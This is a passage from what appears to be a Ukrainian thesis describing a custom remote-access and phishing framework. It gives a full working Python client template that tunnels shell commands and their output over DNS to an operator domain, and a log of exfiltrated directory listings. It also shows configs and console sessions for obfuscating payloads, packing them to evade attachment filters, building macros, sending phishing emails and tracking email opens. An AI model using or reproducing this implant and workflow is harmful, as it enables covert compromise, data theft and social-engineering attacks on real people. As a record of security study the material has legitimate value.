Після цього клієнт періодично надсилає дані, такі як результат виконання команд, та отримує у якості відповіді рядок з черги вводу даних. У випадку, коли немає даних для вводу, надсилається команда простою, яка формує певну затримку та результатом виконання якої є рядок-маркер, що сигналізує про факт простою клієнтської частини. Процес взаємодії ілюструється наступною UML-діаграмою (Рис. 3.4):




Рис. 3. 4 -- UML діаграма процесу взаємодії з клієнтською частиною.

Крім того, додаток підтримує можливість інтерактивної взаємодії з клієнтами. У випадку інтерактивної взаємодії процес комунікації має наступний вигляд (Рис 3.5):




Рис. 3. 5 -- процес інтерактивної взаємодії з клієнтом

Обидва сервери, що використовуються в проекті, підтримують один і той самий механізм міжпроцесної взаємодії, що дозволяє серверній частині додатку однаково взаємодіяти з клієнтами незалежно від протоколу передачі даних.

Механізм неінтерактивної взаємодії з сесіями реалізовано за допомогою користувацьких скриптів, що автоматично виконуються у контексті певної сесії. Скрипт являє собою перелік команд, що виконуються автоматично у певному порядку. Крім того, скрипт має форму шаблону і тому може бути параметризований користувачем до використання.

Процеси клієнт-серверної взаємодії також проілюстровані у Додатку 1.

3.2.2. Особливості взаємодії HTTP серверу з клієнтами

У випадку використання HTTP у якості протоколу взаємодії дані від серверу до клієнта передаються у тілі HTTP запиту, а від клієнта до серверу -- у заголовку HTTP-відповіді, який заданий у конфігурації серверу та клієнта.

Таким чином, трафік між клієнтом та сервером повністю відповідає стандартам HTTP, що дозволяє приховати факт передачі даних для забезпечення віддаленого доступу. Приклад запиту клієнта з результатом виконання команди простою, відповіді сервера з наступною командою та надсилання результату її виконання наведено на наступному рисунку (Рис. 3.6):

Рис. 3. 6 -- взаємодія клієнта з сервером за допомогою HTTP

Крім того, HTTP сервер також здатен виводити інформацію на екран серверу у неінтерактивному режимі за умови використання певного HTTP шляху для здійснення запиту, що дозволяє також використовувати його для відстеження

відкриття HTML-файлів або електронних листів. Приклад такого використання наведений на наступних рисунках (Рис. 3.7, Рис. 3.8, Рис. 3.9.):




Рис. 3. 7 -- -- автоматично надісланий лист




Рис. 3. 8 -- шаблон листа електронної пошти, що включає до себе посилання, за допомогою якого відстежується його відкриття




Рис. 3. 9 -- вивід серверної частини додатку про відкриття листа певною ціллю

3.2.3 Особливості взаємодії DNS серверу з клієнтами

У випадку використання DNS у якості протоколу взаємодії з клієнтами дані від серверу до клієнта передаються у відповіді на запит типу TXT, а від клієнта до серверу -- у частині доменного імені. Оскільки існує обмеження на довжину доменного імені та символи, що можна використовувати у ньому, результат виконання команд кодується у base64 та розбивається за потреби на декілька запитів, спеціально позначених як фрагменти. Серверна частина збирає ці фрагменти та декодує у результат виконання команди. Взаємодію сервера з клієнтом можна проілюструвати наступними малюнками (Рис. 3.10 та Рис. 3.11). На Рис. 3.10. показані запити клієнта та відповіді серверу:

```
Відповідь: delay
Відповідь: ls -la
Запит: chunk-dG90YWwgMTUwMDAKZHJ3eHIteHIteCAgMTUgbWVj.dQIEFG3h.xlsxwebadditionalinfo.com
Запит: chunk-aCAgc3RhZmYgICAgICA0ODAgTWF5IDIxIDE1OjQx.dQIEFG3h.xlsxwebadditionalinfo.com
Запит: chunk-IC4KZHJ3eC0tLS0tLSsgMTkgbWVjaCAgc3RhZmYg.dQIEFG3h.xlsxwebadditionalinfo.com
Запит: chunk-ICAgICA2MDggTWF5IDE3IDIyOjQxIC4uCi1ydy1y.dQIEFG3h.xlsxwebadditionalinfo.com
Запит: chunk-LS1yLS1AICAxIG11Y2ggIHN0YWZmICAgICA2MTQ4.dQIEFG3h.xlsxwebadditionalinfo.com
Запит: chunk-IE1heSAxNSAwMDo1NSAuRFNfU3RvcmUKZHJ3eHIt.dQIEFG3h.xlsxwebadditionalinfo.com
Запит: chunk-eHIteCAgIDkgbWVjaCAgc3RhZmYgICAgICAyODgg.dQIEFG3h.xlsxwebadditionalinfo.com
Запит: chunk-TWF5IDE5IDE4OjQwIF9fcH1jYWNoZV9fCmRyd3hy.dQIEFG3h.xlsxwebadditionalinfo.com
Запит: chunk-LXhyLXggICA2IG11Y2ggIHN0YWZmICAgICAgMTky.dQIEFG3h.xlsxwebadditionalinfo.com
Запит: chunk-IE1heSAxMyAyMDoxNSBjbmNzZXJ2ZXJzCi1ydy1y.dQIEFG3h.xlsxwebadditionalinfo.com
Запит: chunk-LS1yLS1AICAxIG11Y2ggIHN0YWZmICAgICAgNDQw.dQIEFG3h.xlsxwebadditionalinfo.com
Запит: chunk-IE1heSAxNCAxNzozOSBjb25maWcueWFtbAotcnct.dQIEFG3h.xlsxwebadditionalinfo.com
Запит: chunk-ci0tci0tICAgMSBtZWNoICBzdGFmZiAgICAgMTQy.dQIEFG3h.xlsxwebadditionalinfo.com
Запит: chunk-MCBNYXkgMjEgMTU6NDkgZC5weQpkcnd4ci14ci14.dQIEFG3h.xlsxwebadditionalinfo.com
Запит: chunk-ICAgNyBtZWNoICBzdGFmZiAgICAgIDIyNCBNYXkg.dQIEFG3h.xlsxwebadditionalinfo.com
Запит: chunk-MTQgMTU6NDggaGVscGVycwotcnctci0tci0tQCAg.dQIEFG3h.xlsxwebadditionalinfo.com
Запит: chunk-MSBtZWNoICBzdGFmZiAgICAgIDM4NyBNYXkgMTMg.dQIEFG3h.xlsxwebadditionalinfo.com
Запит: chunk-MTQ6MDIgbm9OZXMKZHJ3eHIteHIteCAgMTAgbWVj.dQIEFG3h.xlsxwebadditionalinfo.com
Запит: chunk-aCAgc3RhZmYgICAgICAzMjAgTWF5IDEzIDIwOjIw.dQIEFG3h.xlsxwebadditionalinfo.com
Запит: chunk-IHBheWxvYWRzCi1ydy1yLS1yLS1AICAxIG11Y2gg.dQIEFG3h.xlsxwebadditionalinfo.com
Запит: chunk-IHN0YWZmICAgICAgMTM3IE1heSAxNCAxNjo0NSBw.dQIEFG3h.xlsxwebadditionalinfo.com
Запит: chunk-aGlzaGluZy5odG1sCi1yd3hyLXhyLXggICAxIG11.dQIEFG3h.xlsxwebadditionalinfo.com
Запит: chunk-Y2ggIHN0YWZmICA3NjM1NDA0IE1heSAxNSAwMDo1.dQIEFG3h.xlsxwebadditionalinfo.com
Запит: chunk-NSBweWV4ZWMKZHJ3eHIteHIteCAgIDQgbWVjaCAg.dQIEFG3h.xlsxwebadditionalinfo.com
Запит: chunk-c3RhZmYgICAgICAxMjggTWF5IDE0IDE3OjUxIHNj.dQIEFG3h.xlsxwebadditionalinfo.com
Запит: chunk-cmlwdHMKLXJ3LXItLXItLUAgIDEgbWVjaCAgc3Rh.dQIEFG3h.xlsxwebadditionalinfo.com
Запит: chunk-ZmYgICAgICAgNTggTWF5IDE0IDE3OjExIHRhcmdl.dQIEFG3h.xlsxwebadditionalinfo.com
Запит: chunk-dHMudHh0Ci1yd3hyLXhyLXhAICAxIG11Y2ggIHN0.dQIEFG3h.xlsxwebadditionalinfo.com
Відповідь: delay
Відповідь: delay
```

Рис. 3. 10 -- надсилання клієнтом результату виконання команди за допомогою фрагментації

На Рис. 3.11 показана взаємодія з клієнтом зі сторони інтерфейсу користувача:




Рис. 3. 11 -- взаємодія з клієнтом через DNS з точки зору користувача

3.3. Система генерації клієнтської частини

Система генерації клієнтів реалізує процес експорту клієнтського додатку, який складається з двох частин: генерації початкового коду з використанням певної мови сценаріїв та постпроцесингу цього коду. Процес генерації початкового програмного коду складається з наступних етапів:

- Завантаження об’єкту конфігурації та шаблону програмного коду
- Отримання конфігурації серверу для зміни параметрів шаблону, що стосуються процесу підключення
- Підстановка параметрів конфігурації клієнта та серверу до шаблону

Результатом цього процесу є робочий програмний код, що при виконанні забезпечить з'єднання з серверною частиною з метою забезпечення віддаленого доступу.

Об'єкт конфігурації клієнта має наступний вигляд (Рис. 3.12):


```yaml
payload:
  name: "python->shell reverse dns"
  type: dns
  typeid: dns_python
  cli:
    linesep: "+nl+"
  template:
    filename: "payloads/dns_python.templ"
    options:
      typeid: dns_python
    server_options: ['domain', 'hostname', 'host']
    random_options:
      id: 8
  interact:
    timeout: 1
    delaycmd: "delay"
    quitcmd: "quit"
```

Рис. 3. 12 -- об'єкт конфігурації клієнта

Об'єкт містить:

- Назву клієнта
- Тип мережевої взаємодії
- Унікальний ідентифікатор типу шаблону, що використовується для забезпечення різного типу взаємодії з різними типами клієнтів
- Параметри взаємодії у інтерактивному режимі
- Параметри генерації, що включають до себе посилання на файл з текстом шаблону, конфігураційні параметри, у тому числі ті, що запозичуються з конфігурації серверу або генеруються автоматично
- Параметри взаємодії з клієнтом

Після обробки конфігураційного файлу модуль генерації підставляє параметри до шаблону додатку, що дозволяє отримати код певною мовою для використання у процесі експорту клієнтського додатку. Для реалізації шаблонів використовується стандартна функція Python format. Приклад шаблону наведений на наступному рисунку (Рис. 3.13):



```
import subprocess, base64, time


server = "{hostname}"
domain = "{domain}"
id = "{id}"


base_domain = "."+id+domain
req = base64.urlsafe_b64encode(b"{typeid}").decode() + base_domain

resp = subprocess.getoutput("dig +short {{}} @{{}}".format(req, server))


while resp != 'quit':
    resp = eval(resp)
    print("Відповідь:", resp)
    if resp == "delay":
        time.sleep(0.5)
        req = base64.urlsafe_b64encode(b"none"+bytes(id, 'utf-8')).decode() + base_domain
        resp = subprocess.getoutput("dig +short {{}} @{{}}".format(req, server))
        continue
    if resp == "":
        continue

    cmd_output = base64.urlsafe_b64encode(subprocess.getoutput(resp).encode()).decode()
    if cmd_output == '':
        req = base64.urlsafe_b64encode(b"done"+bytes(id, 'utf-8')).decode() + base_domain
        resp = subprocess.getoutput("dig +short {{}} @{{}}".format(req, server))
        continue
    if len(cmd_output) < 80:
        req = cmd_output + base_domain
        resp = subprocess.getoutput("dig +short {{}} @{{}}".format(req, server))
    else:
        chunks, chunk_size = len(cmd_output), 40
        requests = [ cmd_output[i:i+chunk_size] for i in range(0, chunks, chunk_size) ]

        for i in requests[:-1]:
            req = "chunk-"+i+base_domain
            print("Запит:", req)
            subprocess.getoutput("dig +short {{}} @{{}}".format(req, server))
        req = "end-"+requests[-1]+base_domain
        resp = subprocess.getoutput("dig +short {{}} @{{}}".format(req, server))
    if resp == 'quit':
        break
```

Рис. 3. 13 -- шаблон додатку мовою Python. Замість назви параметру у фігурних дужках буде підставлене його значення під час генерації.

Такий підхід дозволяє швидко адаптувати існуючі програми для забезпечення віддаленого доступу будь-якою мовою до шаблонів, що спрощує створення шаблонів клієнтської частини системи забезпечення віддаленого доступу.

Після генерації коду додатку у текстовому вигляді для його обробки реалізований механізм пайплайнів. Пайплайн визначається як задана користувачем послідовність дій, результат виконання кожної з яких є вхідним параметром для наступної. Елементи пайплайну приймають на вхід та повертають дані або у вигляді шляху до файлу, або у вигляді строкового об'єкту. Окремі дії також можуть мати параметри конфігурації, від яких залежить результат їх виконання. У проекті реалізовані дії з наступних категорій:

- Строкові операції
- Компіляція коду

- Підстановка коду до шаблонів
- Збереження результату до файлу
- Постпроцесинг файлів додатків
- Використання файлів для автоматичних фішинг-атак

Програмно кожна дія реалізована у вигляді Python-функції, яка реєструється у якості обробника за допомогою механізму декораторів об’єкта-парсера пайплайнів. Функція дії зберігається разом з типами входів та виходів для перевірки типів та викликається динамічно в залежності від імені наступної дії під час обробки пайплайну.

Перелік пайплайнів у вигляді комбінації дій з цих категорій задається користувачем для певного типу клієнтів за допомогою мови YAML як частина конфігурації певного типу шаблонів. Приклад пайплайну для створення виконуваного файлу з коду Python та пакування його до ZIP-архіву наведено на наступному рисунку (Рис. 3.14):

```
64    - name: "tozip"
65      options: none
66      pipeline:
67        - action: totmp
68          options:
69            ext: ".py"
70        - action: pyinstaller
71          options:
72            modules: [subprocess, time, sys, random]
73            filename: unset
74        - action: cleantmp
75          options:
76            ext: ".py"
77        - action: zip
78          options:
79            filename: unset
```

Рис. 3. 14 -- приклад запису пайплайну мовою YAML

За допомогою цього механізму виконується експортування файлів клієнтської частини або їх використання у атаках методами соціальної інженерії. Такий підхід дозволяє використовувати єдиний інтерфейс для обробки різних типів шаблонів та дозволяє користувачеві додавати шаблони та реалізовувати нові вектори атаки без зміни програмного коду системи.

За допомогою шаблонів та механізму пайплайнів у проекті були реалізовані готові конфігураційні файли з наступним функціоналом:

- Додатки мовами сценаріїв bash, PowerShell та мовою Python для забезпечення віддаленого доступу з використанням HTTP або DNS для передачі даних
- Експортування результату обробки шаблону до файлу або виведення коду на екран
- Пакування файлів до файлів веб-сторінок або архівів з метою обійти фільтрування типу вкладень
- Використання програмного коду додатку для створення файлів додатків у бінарних форматах або макросів для клієнтського програмного забезпечення
- Використання файлів у автоматичних атаках з використанням електронної пошти

Перелік пайплайнів наведено на наступному рисунку (Рис. 3.15):

Рис. 3. 15 -- створені пайплайни

Таким чином, за допомогою описаних механізмів були реалізовані вимоги до генерації клієнтської частини системи, сформульовані у Розділах 1 і 2.

Після створення клієнтський додаток, запущений певним чином в залежності від типу експорту, виконає підключення до серверу та почне процес взаємодії з сервером, описаний на Рис. 3.4. Алгоритм процесу експортування ілюстрований у принциповій схемі (Додаток 2).

3.4. Функціонал, доступний користувачу системи

Користувацький інтерфейс реалізовано у вигляді командного рядка. Перелік команд наведено на наступному рисунку (Рис. 3.16)

Рис. 3. 16 -- команди користувача

Оскільки кожна команда відповідає окремій функції серверної частини системи, перелік функціоналу доцільно скласти у вигляді переліку команд.

3.4.1 Інтерфейс інтерактивної взаємодії з сесіями

Для інтерактивної взаємодії з сесіями використовується команда «sessions». Виклик sessions без аргументів виведе перелік активних сесій на екран, разом з їх ідентифікаторами, типом клієнта та порядковими номерами. Крім того, команда sessions підтримує параметри початку інтерактивної взаємодії з сесією за її ідентифікатором або порядковим номером та команду завершення роботи клієнта і видалення активної сесії. Приклад використання команди sessions для отримання списку сесій, інтерактивної взаємодії та завершення сесії наведено на наступному рисунку (Рис. 3.17):




Рис. 3. 17 -- використання команди sessions

3.4.2 Інтерфейс для створення клієнтських додатків

Для перегляду конфігурації клієнтських додатків використовуються наступні команди:

- payloads -- виводить перелік завантажених типів клієнтських додатків
- payload_config -- дозволяє переглянути конфігурацію окремого типу додатків

Приклад використання цих команд наведений на наступному рисунку (Рис. 3.18):

```
: payloads
[|] loaded payloads:
[+] http_sh_info
[+] http_psh
[+] dns_python
[+] http_python
: payload_config dns_python
cli:
  linesep: +nl+
interact:
  delaycmd: delay
  quitcmd: quit
  timeout: 1
name: python->shell reverse dns
template:
  filename: payloads/dns_python.templ
  options:
    domain: .xlsxwebadditionalinfo.com
    host: 0.0.0.0
    hostname: 127.0.0.1
    typeid: dns_python
  random_options:
    id: 8
  server_options:
  - domain
  - hostname
  - host
type: dns
typeid: dns_python
```

Рис. 3. 18 -- перегляд типів клієнтів та конфігурації певного типу

Для експортування додатків за допомогою пайплайнів використовуються наступні команди:

- exports -- виводить на екран перелік доступних пайплайнів для експорту клієнтської частини додатку
- export_options -- виводить на екран опції дій, що складають певний пайплайн
- export_set -- дозволяє налаштування окремих дій пайплайну
- export -- виконує обробку певного пайплайну та послідовно виконує дії, з яких він складається

Приклад послідовного використання цих команд для створення та експортування клієнтської частини мовою Python з передачею даних за допомогою DNS наведено на наступному рисунку (Рис. 3.19):

```
: exports
[|] loaded export formats:
[+] http_sh_info
[|]   tofile
[|]   toline
[|]   toexec
[|]   dump
[|]   email
[+] http_psh
[|]   tofile
[|]   dump
[|]   toword
[+] dns_python
[|]   tofile
[|]   dump
[|]   base64obf
[|]   toexec
[|]   tozip
[|]   tohtml_download
[|]   email
[|]   zipemail
[+] http_python
[|]   tofile
[|]   dump
[|]   base64obf
[|]   toexec
[|]   tozip
[|]   tohtml_download
[|]   email
[|]   zipemail
: export_options dns_python.tofile
- action: tofile
  options:
    filename: unset
: export_set dns_python.tofile.tofile.filename dns_python_exported.py
None
: export dns_python.tofile
[+] processed pipeline tofile with result:
dns_python_exported.py
:
```

Рис. 3. 19 -- перегляд пайплайнів, їх конфігурацій, зміна налаштувань дій та виконання процесу експорту

3.4.3 Інтерфейс для неінтерактивної взаємодії з сесіями

Для неінтерактивної взаємодії з сесіями використовуються так звані користувацькі скрипти. Окремий скрипт є файлом з переліком команд, що будуть надіслані окремому користувацькому додатку. Крім того, можлива параметризація скриптів з метою їх налаштування під час роботи системи. Параметризація виконується за допомогою стандартної функції Python format.

Для взаємодії з скриптами реалізовані наступні команди користувацького інтерфейсу:

- scripts -- виводить перелік завантажених скриптів на екран
- script_dump -- виводить перелік команд у певному скрипті
- script_format -- дозволяє підстановку значень до шаблону
